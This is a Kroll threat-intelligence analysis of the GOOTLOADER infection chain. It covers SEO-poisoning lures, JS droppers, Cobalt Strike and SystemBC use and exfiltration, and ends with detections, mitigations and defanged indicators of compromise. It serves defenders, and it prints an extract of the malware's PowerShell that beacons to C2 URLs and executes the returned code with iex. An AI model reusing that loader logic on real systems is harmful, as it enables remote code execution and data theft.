GOOTLOADER Malware and Its Infection Chain

kroll.com/en/insights/publications/cyber/deep-dive-gootloader-malware-infection-chain

Cyber Risk

Fri, Jun 23, 2023

Deep Dive into GOOTLOADER Malware and Its Infection Chain

Keith Wojcieszek

Ryan Hicks

George Glass

Key Takeaways

Play Play

Watch Kroll Cyber Threat Intelligence Expert, Ryan Hicks, walk through a GOOTLOADER malware case study and provide mitigation steps.

- Kroll has observed an increase in the number of active GOOTLOADER malware campaigns targeting a variety of sectors, including the legal, financial and professional services sectors.
- Analysis of Kroll cases identified that GOOTLOADER was delivered into victim environments via search engine optimization (SEO), using compromised WordPress sites that host malicious documents masquerading as generic legal and contract templates.
- Following the initial GOOTLOADER compromise, further tooling such as COBALTSTRIKE, SYSTEMBC and open-source scripts were observed being deployed into victim environments.
- In Kroll's observations, a secondary payload, such as ransomware, was not deployed. Requests for extortion were not observed and even in cases with significant exfiltration, Kroll did not identify the stolen data to be leaked or discussed on the dark web or other threat actor websites.
- Based on these findings, Kroll assesses that the goal of these attacks is likely to conduct corporate espionage to gain insight into intellectual property such as the financial details of mergers and acquisitions or proprietary research and development plans.


Play Play
Watch Kroll Cyber Threat Intelligence Expert, Ryan Hicks, walk through a GOOTLOADER malware case study and provide mitigation steps.

Summary

Kroll has analyzed incidents throughout Q1 2023 where drive-by compromise was the initial infection vector for GOOTLOADER malware. It is likely that the threat actors are utilizing SEO to drive individuals to either their own malicious website or to infected WordPress sites. These sites are then used to host documents that would be attractive to employees within the legal and professional services sectors. A key search term used by victims across Kroll cases and open-source reporting is “agreement,” such as “transition services agreement,” “stock purchase agreement” and “transaction agreement”. Upon using search terms similar to the above, the malicious websites will display in the top results of the search engine, through SEO poisoning. Similar to a tactic we’ve observed where threat actors manipulate Google Ads in order to drive users to malicious sites, this technique encourages users to click on a malicious link that will take the victim to an actor-controlled site where GOOTLOADER is hosted. GOOTLOADER leverages a vulnerable WordPress plugin to detect and ensure that the victim has not visited the site before, their operating system is Windows, they are English-speaking and the associated IP address is not blocked, before downloading a zip file from another compromised site. The zip file contains a JavaScript (JS) file named after the item searched, which, when opened, creates a scheduled task to execute a second stage JS file from the user profile.

This script sets up a SYSTEMBC remote access trojan to connect to command-and-control (C2) IP addresses before increasing remote access by deploying COBALTSTRIKE. It is highly likely that the threat actors then undertake a “hands-on” approach to identify data for exfiltration by utilizing tools such as FileZilla to upload to cloud storage sites.

Based on Kroll’s observations, there has been no evidence of extortion, ransomware encryption or discussion about any exfiltrated data on the deep and dark web (DDW). In these internally observed cases, it is unlikely that the activity was of a financially motivated criminal group, and it is more indicative of a corporate espionage-related activity. However, the foothold gained by a threat actor using GOOTLOADER could be leveraged by other groups, such as ransomware actors.


Victim searches for "xxx agreement template"
Search engine provides a compromised website
Victim is provided with a link to download a zip file name "xxx agreement template.zip"
Victim executes first-stage GootLoader JavaScript file
Second-stage JavaScript file and scheduled task are created
SystemBC and Cobalt Strike installed for remote access
Threat Actor remotely accesses the network
Sensitive files are identified and exfiltrate via FileZilla
JS

Typical GOOTLOADER Infection Chain

Initial Infection

GOOTLOADER is observed during the initial access phase of a compromise and is commonly seen distributed by SEO. Threat actors have also been observed compromising legitimate websites to host their malicious content, and often vulnerable WordPress sites have been exploited to deliver the malware. The benefits of SEO poisoning compared to other social engineering techniques, such as phishing, is that it is much harder for defenders to detect activity at this stage as there is no interaction with the victim infrastructure; it is just essentially waiting for a user to reach out and download the malicious content.

SEO Poisoning


SEO Poisoning

SEO poisoning is a technique that abuses the way search engines index sites for prioritization for a user. There are a number of ways in which a threat actor may conduct SEO poisoning, such as copying content from a legitimate site into their own or filling a page with keywords to manipulate the search engine algorithm and increase the site's visibility. These sites are also likely tailored to commonly used words to target a specific victim or industry sector and aligned to the lure file that contains malware.

Regarding GOOTLOADER delivery, we have seen themes focused on business-related lures such as legal matters, agreements and contracts. Some of the file names we have observed being downloaded by victims are:

- what_states_have_tax_reciprocity.zip
- workplace_technology_agreement.zip
- what_is_isda_agreement.zip"

In one example, the presented webpage (below) appeared to look like a forum with comments that related to the search term. This forum thread was also seen in a number of different GOOTLOADER campaigns in open source, therefore it is almost certain that the threat actor set it up https://www.kroll.com/en/insights/publications/cyber/threat-intelligence-reports/q3-2022-threat-landscape-insider-threat-trojan-horseto provide legitimacy for posting the malicious link. The comment from the page "Admin" contained a download of the malicious .zip file named identical to the search term used by the victim.



QUESTIONS AND ANSWERS

Log In Sign U

Questions News Search About Us

sample other transaction agreement?

#1 2023/03/08 12:38 pm

Emma Hill

Newbie

Hi, I am looking to sample other transaction agreement. A friend of mine told me he had seen it on your forum. I will appreciate any help here.

#2 2023/03/08 11:18 pm

Admin


Administrator

Here is a direct download link, sample other transaction agreement.

Example Forum Post Leading to GOOTLOADER Download

Execution and Persistence

In cases from March and April 2023, we observed users downloading .zip files containing a malicious JS file that was identified as GOOTLOADER using internal threat intelligence sources and open source. Once the zip file was unzipped and malicious JS file was executed by the user, a second JS file was dropped into the %APPDATA% folder. The second-stage script then attempted to connect to C2 domains via wscript.exe and cscript.exe, executed by PowerShell scripts (example shown below).




```
    $CysDkRJo = [System.Net.WebRequest]::Create($FPNfPg);
    $CysDkRJo.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36";
    $CysDkRJo.KeepAlive = 0;
    $CysDkRJo.Headers.Add("Cookie: $RmJMdgp=$PlbvVyF; $RmJMdgp`1=$bKDN; $RmJMdgp`2=$mooUtY; $RmJMdgp`3=$OPZi; $RmJMdgp`4=$trkLs");
    $jbDean = new - object System.IO.StreamReader $CysDkRJo.GetResponse().GetResponseStream();
    $jgNRpY = ($jbDean.ReadToEnd())  - split $RmJMdgp;
    if ($jgNRpY.Count  - eq 3)  {
        iex($jgNRpY[1]  - replace "^", "");
    }

}

while (1)  {
    try {
        YccNN(@("<REDACTED URL><REDACTED URL><REDACTED URL><REDACTED URL>") | Get - Random)
    } catch {};
    sleep  - s 20
}
```

Extract from PowerShell script with User Agent Configuration and C2 Connection

The initial JS file also goes on to create a registry key to add a root certificate, and also creates a scheduled task that typically points to the second JS file for persistence. In other incident response cases, the execution of a COBALTSTRIKE DLL was also observed for persistence in these scheduled tasks.


Registry keys created
.zip downloaded by user
ZIP
Second JS file dropped
00101
10001
JS
00101
10001
JS
Contained malicious JS file (spawned by wscript.exe)
PowerShell spawned, connecting to C2 and enumerating host
Scheduled Task created referring to second JS file for persistence

Example Execution Chain

Following this initial foothold by a threat actor, Kroll observed the following post-compromise activity:

Toolkit Deployment

Once a connection is made to the C2 domains, the threat actor loads the adversary simulation framework COBALTSTRIKE onto the infected machine and attempts to move laterally via named pipes and remote service creation. The remote access trojan known as SYSTEMBC is also leveraged to maintain persistent access to the network by utilizing SOCKS5 proxies to hide network traffic from security appliances.

Internal Scouting

After gaining initial access and establishing a foothold within the network, the threat actor leverages tools such as Advanced IP Scanner and the Bloodhound variant PSHound.ps1 to enumerate endpoints on the network and Active Directory information. The PowerSploit tool

Powerview.ps1 was also observed likely in an attempt to identify file servers for data exfiltration. Process Hacker is sometimes used to view running software, likely to identify security tooling.

Escalation

Privilege escalation is likely gained via COBALTSTRIKE or PowerSploit modules. Multiple legitimate accounts are then leveraged to gain access to other endpoints and file servers.
Lateral Movement

Legitimate accounts are leveraged along with COBALTSTRIKE remote service execution to move around the network laterally. Typically, only a small number of endpoints are utilized, with the key goal of gaining sensitive documents.

Mission Execution

The threat actor attempts to exfiltrate sensitive information via automated collection tools such as FileZilla and FreeFileSync to upload to a remote cloud storage site. The file transfer protocol (FTP) may also be leveraged to send files to controlled infrastructure. Kroll has not identified ransomware encryption in internal cases, nor has Kroll observed sales within DDW marketplaces or discussions relating to stolen data from GOOTLOADER. This suggests that this activity is a targeted espionage campaign.

Detection Opportunities

The following are examples of events that could provide detection opportunities to identify GOOTLOADER activity early in the attack chain:

- Script files creating scheduled tasks (particularly PowerShell and JS)
- Script files spawning PowerShell, followed by external connections
- User opening .zip files with .js file inside
- .php URLs downloading a .zip file (will likely require tuning to environment to identify anomalies)

Mitre ATT&CK Mapping

Tactic	Technique	Technique Name	Context
TA0001	T1189	Drive-by Compromise	Through SEO Poisoning of compromised websites
TA0002	T1059.001	PowerShell	Spawned by JS files and used for C2 and enumeration

Tactic	Technique	Technique Name	Context
T1059.007	JavaScript	Initial GOOTLOADER dropper and 2nd stage file	
T1204.002	Malicious File	Including JS files for initial execution	
TA0003	T1053.002	Scheduled Task	Scheduled tasks pointed to 2nd JS file and COBALTSTRIKE DLL
TA0004	T1078.002	Domain Accounts	Use of valid accounts to gain access to remote devices
TA0005	T1112	Modify Registry	Added root certificate to registry
TA0007	T1018	Remote System Discovery	Post-exploitation enumeration tools used to identify remote systems in the environment
TA0010	T1567.002	Exfiltration to Cloud Storage	Observed attempts to use FileZilla to exfiltrate to cloud storage
TA0011	T1071.001	Web Protocols	Used for C2 from PowerShell scripts
T1090.001	Internal Proxy	Observed using SOCKS5 proxies	
T1070	Application Layer Protocol	COBALTSTRIKE observed using Named Pipes for lateral movement	

Mitigation Recommendations

Recommendation	Observation

Recommendation	Observation
Consider implementing endpoint detection and response (EDR) Detect and prevent GOOTLOADER attacks at an early stage to avoid data exfiltration and lateral movement	EDR tools would be able to detect the initial download and execution of the GOOTLOADER script and prevent the malware from gaining a further foothold.
Set default program for ".js" files to a text editor in Group Policy Ensure JavaScript files are not executed by users	Editing the DefaultApps.xml can ensure that ".js" files are not accidentally executed by users but loaded by a text editor.
Display file extensions in Explorer Ensure file extensions are visible to allow users to determine the type of file they have downloaded	Setting the default Explorer view to show file extensions may assist users with the identification of malicious files. GOOTLOADER relies on users to unknowingly execute the ".js" file.
Disable PowerShell for user devices	Restricting the use of PowerShell for users can inhibit the success of threat actors.
Implement multifactor authentication Multifactor authentication (MFA) can restrict access to sensitive areas and can prevent lateral movement.	Utilizing MFA can restrict a threat actor's ability to reuse accounts to access sensitive data for use in exfiltration or extortion.
Assign share-level permissions within Active Directory Ensure accounts have the correct access and privileges. Implement the principle of least privilege.	Apply the principle of least privilege to restrict the access of threat actors if compromised.

Indicators of Compromise

Observed C2 IP Addresses
80.74.147[.]132
146.112.61[.]106
185.112.228[.]60
45.33.119[.]172
208.109.21[.]124
104.21.54[.]56
65.108.72[.]254
185.73.226[.]12
178.128.60[.]237
209.59.180[.]17
108.179.242[.]12
162.241.252[.]158
104.20.20[.]4

Observed C2 Domains
hxxp://blog.thevideosdb.com
hxxps://seoasoorm.com

Observed C2 Domains
hxxps://kiowacasino.com
hxxps://fathershops.com
hxxp://dearcanada-chercanada.ca
hxxps://xn--wohnungsrumung-aargau-e2b.ch
hxxps://hearttogrow.org
hxxps://offlinemodapk.com
hxxps://cinemas1.com
hxxps://omegashop.ba/xmlrpc.php
hxxps://jaina.ir/xmlrpc.php
hxxp://clients.lazyls.com/wordpress/xmlrpc.php
hxxp://chiari.leganord.org/xmlrpc.php
hxxps://nuprimeaudio.com/xmlrpc.php
hxxps://mr2app.com/xmlrpc.php
hxxps://dynastytradecalculator.com/xmlrpc.php
hxxps://kachafurniture.com/xmlrpc.php
hxxps://1top-android.com/xmlrpc.php
hxxps://lendingusa.com/xmlrpc.php

Stay Ahead with Kroll

Cyber Risk

Cyber Risk

Incident response, digital forensics, breach notification, managed detection services, penetration testing, cyber assessments and advisory.

Cyber Threat Intelligence

Cyber Threat Intelligence

Threat intelligence are fueled by frontline incident response intel and elite analysts to effectively hunt and respond to threats.

24x7 Incident Response

24x7 Incident Response

Enlist experienced responders to handle the entire security incident lifecycle.

Kroll Responder MDR

Kroll Responder MDR

Stop cyberattacks. Kroll Responder managed detection and response is fueled by seasoned IR experts and frontline threat intelligence to deliver unrivaled response.

Cyber Risk Retainer

Cyber Risk Retainer

Kroll delivers more than a typical incident response retainer—secure a true cyber risk retainer with elite digital forensics and incident response capabilities and maximum flexibility for proactive and notification services.

Ransomware Preparedness Assessment

Ransomware Preparedness Assessment

Kroll's ransomware preparedness assessment helps your organization avoid ransomware attacks by examining 14 crucial security areas and attack vectors.

Malware and Advanced Persistent Threat Detection

Malware and Advanced Persistent Threat Detection

Our expertise allows us to identify and analyze the scope and intent of advanced persistent threats to launch a targeted and effective response.